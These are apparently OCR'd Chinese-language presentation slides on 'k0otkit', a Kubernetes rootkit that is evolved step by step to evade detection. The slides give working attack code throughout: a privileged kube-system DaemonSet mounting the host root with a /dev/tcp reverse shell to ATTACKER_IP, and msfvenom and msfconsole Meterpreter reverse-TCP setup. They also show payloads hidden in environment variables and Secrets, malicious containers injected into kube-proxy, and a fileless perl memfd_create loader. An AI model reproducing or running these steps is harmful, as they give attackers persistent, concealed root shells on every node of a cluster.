
```
kubectl apply -f attacker.yaml
```

接下来，只需等待所有节点反弹shell就好


但，管理员kubectl get能看到有诡异资源出现，K.O.

k0otkit v0.2

- 在v0.1的基础上，增强隐蔽性
- 使用kube-system命名空间
- 去掉敏感词，伪装正常资源



```yaml
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: 不可疑的DaemonSet
  namespace: kube-system
spec:
  selector:
    matchLabels:
      app: 不可疑的app
  template:
    metadata:
      labels:
        app: 不可疑的app
    spec:
      hostNetwork: true
      hostPID: true
```



```yaml
      containers:
      - name: main
        image: bash
        imagePullPolicy: IfNotPresent
        command: ["bash"]
        args: ["-c", "bash -i >& /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0>&1"]
        securityContext:
          privileged: true
        volumeMounts:
        - mountPath: /不是宿主机根目录
          name: 不是宿主机根目录
      volumes:
      - name: 不是宿主机根目录
        hostPath:
          path: /
          type: Directory
```

k0otkit v0.2


```
kubectl apply -f attacker.yaml
```

接下来，只需等待所有节点反弹shell就好


但，网络流量明文传输被发现，K.O.

k0otkit v0.3

- 在v0.2的基础上
- 替换bash shell为Meterpreter
- 加密流量（Meterpreter功能）
- 退出Meterpreter后触发DaemonSet机制，自动重连



```
image: image_with_meterpreter
imagePullPolicy: IfNotPresent
command: ["bash"]
args: ["-c", "/meterpreter_reverse_tcp"]
```



```
msfconsole -x "use exploit/multi/handler; set payload linux/x86/meterpreter/reverse_tcp; set LHOST 0.0.0.0; set LPORT 4444; set ExitOnSession false; run -jz"
```

k0otkit v0.3


`kubectl apply -f attacker.yaml`

接下来，只需等待所有节点反弹shell就好


但，动静太大，需要传入Meterpreter构建镜像，K.O.

k0otkit v0.4

- 在v0.3的基础上，不创建文件，从STDIN读取YAML
- 不构建新镜像，把Payload藏入YAML环境变量




```
cat << EOF | kubectl apply -f -
... (yaml)
EOF
```



```
msfvenom -p linux/x86/meterpreter/reverse_tcp LPORT=$ATTACKER_PORT LHOST=$ATTACKER_IP -f elf -o $TEMP_MRT &> /dev/null

PAYLOAD=$(hexdump -v -e '16/1 "_x%02X" "\n"' $TEMP_MRT | sed 's/_/\\/g; s/\\x  //g' | tr -d '\n' | base64 -w 0)

sed "s/PAYLOAD_VALUE/$PAYLOAD/g" attacker_daemonset_template.yaml > attacker_daemonset.yaml
```



```
- name: main
  image: bash
  imagePullPolicy: IfNotPresent
  command: ["bash"]
  args: ["-c", "echo -ne $(echo $PAYLOAD | base64 -d) > mrt; chmod u+x mrt; ./mrt"]
  env:
  - name: PAYLOAD
    value: "PAYLOAD_VALUE"
```

k0otkit v0.4


```
cat << EOF | kubectl apply -f -
```

接下来，只需等待所有节点反弹shell就好


但，Payload环境变量过长被发现，K.O.

k0otkit v0.5

- 在v0.4的基础上，采用Secret资源分离Payload
- Secret同样能以环境变量形式供Pod使用
- Base64编码，在Pod内自动解码
- 查看K8s资源发现异常的概率降低



```
➜  ~ kubectl get secret -n kube-system proxy-cache -o yaml
apiVersion: v1
data:
  content: N2Y0NTRjNDYwMTAxMDEwMDAwMDAwMDAwMDAwMDAwMDAwMjAwMDMwMDAxMD
xMDAwMDAwMDAwMDAwMDAwMTAwMDAwMDAwMDAwMDAwMDA4MDA0MDgwMDgwMDQwOGNmMDAw
TM2YTAyYjA2Njg5ZTFjZDgwOTc1YjY4YzBhODEzZjM2ODAyMDAxMTVjODllMTZhNjY1OD
2YTA1ODllMzMxYzljZDgwODVjMDc5YmRlYjI3YjIwN2I5MDAxMDAwMDA4OWUzYzFlYjBj
Dc4MDJmZmUxYjgwMTAwMDAwMGJiMDEwMDAwMDBjZDgw
kind: Secret
metadata:
```



```
cat << EOF | kubectl apply -f -
apiVersion: v1
kind: Secret
metadata:
  name: $secret_name
  namespace: kube-system
type: Opaque
data:
  $secret_data_name: PAYLOAD_VALUE_BASE64
EOF
```


cat << EOF | kubectl apply -f -

接下来，只需等待所有节点反弹shell就好


但，管理员查看kube-system命名空间资源，K.O.

k0otkit v0.6

- 在v0.5的基础上，使用动态容器注入技术
- 直接把容器注入到集群已有DaemonSet Pod中
- 自动化实现kubectl edit，向kube-proxy Pod注入恶意容器



```
➜  ~ kubectl get daemonset -n kube-system
NAME                     DESIRED   CURRENT   READY   UP-TO-D
ODE SELECTOR                   AGE
kube-flannel-ds-amd64    1         1         1       1
none>                          213d
kube-flannel-ds-arm      0         0         0       0
none>                          213d
kube-flannel-ds-arm64    0         0         0       0
none>                          213d
kube-flannel-ds-ppc64le  0         0         0       0
none>                          213d
kube-flannel-ds-s390x    0         0         0       0
none>                          213d
kube-proxy               1         1         1       1
eta.kubernetes.io/arch=amd64   214d
```



```
➜  ~ kubectl get pods -n kube-system
NAME                                  READY   STATUS    RESTARTS   AGE
coredns-78fcdf6894-cfq7s              1/1     Running   10         214d
etcd-victim-2                         1/1     Running   12         214d
kube-apiserver-victim-2               1/1     Running   12         213d
kube-controller-manager-victim-2      1/1     Running   14         214d
kube-flannel-ds-amd64-4bs5w           1/1     Running   13         213d
kube-proxy-vtttf                      2/2     Running   0          41s
kube-scheduler-victim-2               1/1     Running   13         214d
```

k0otkit v0.6


```
kubectl get kube-proxy –o yml | sed … | kubectl replace -f -
```

接下来，只需等待所有节点反弹shell就好


但，pull外部镜像失败或被发现，K.O.

k0otkit v0.7

- 在v0.6的基础上，不再创建或拉取新镜像
- 使用一定在集群中每个节点上都存在的镜像
- 目标：kube-proxy镜像，包含echo和perl



```
➜  ~ kubectl exec -it -n kube-system kube-proxy-vtttf -c kube-proxy /bin/sh
# which echo
/bin/echo
# which perl
/usr/bin/perl
```



```
echo $payload_name | perl -e 'print pack "H*", <STDIN>'  > $binary_file; chmod u+x
$binary_file; $binary_file
```

k0otkit v0.7


```
kubectl get kube-proxy –o yml | sed … | kubectl replace -f -
```

接下来，只需等待所有节点反弹shell就好

但，最后Meterpreter被判定为恶意文件，K.O.


k0otkit v1.0

- 在v0.7的基础上，使用无文件攻击技术
- 彻底解决Payload痕迹问题
- 别忘了，kube-proxy镜像提供perl
- 无文件攻击需要memfd_create，Docker默认允许



```
"lsetxattr",
"lstat",
"lstat64",
"madvise",
"membarrier",
"memfd_create",
"mincore",
"mkdir",
"mkdirat",
"mknod",
"mknodat",
"mlock",
"mlock2",
"mlockall",
```

Seccomp白名单




```
echo $payload_name | perl -e 'my $n=qq(); my $fd=syscall(319, $n, 1); open($FH, qq(>&=).$fd); select((select($FH), $|=1)[0]); print $FH pack q/H*/, <STDIN>; my $pid = fork(); if (0 != $pid) { wait }; if (0 == $pid){system(qq(/proc/$$/fd/$fd))}'
```

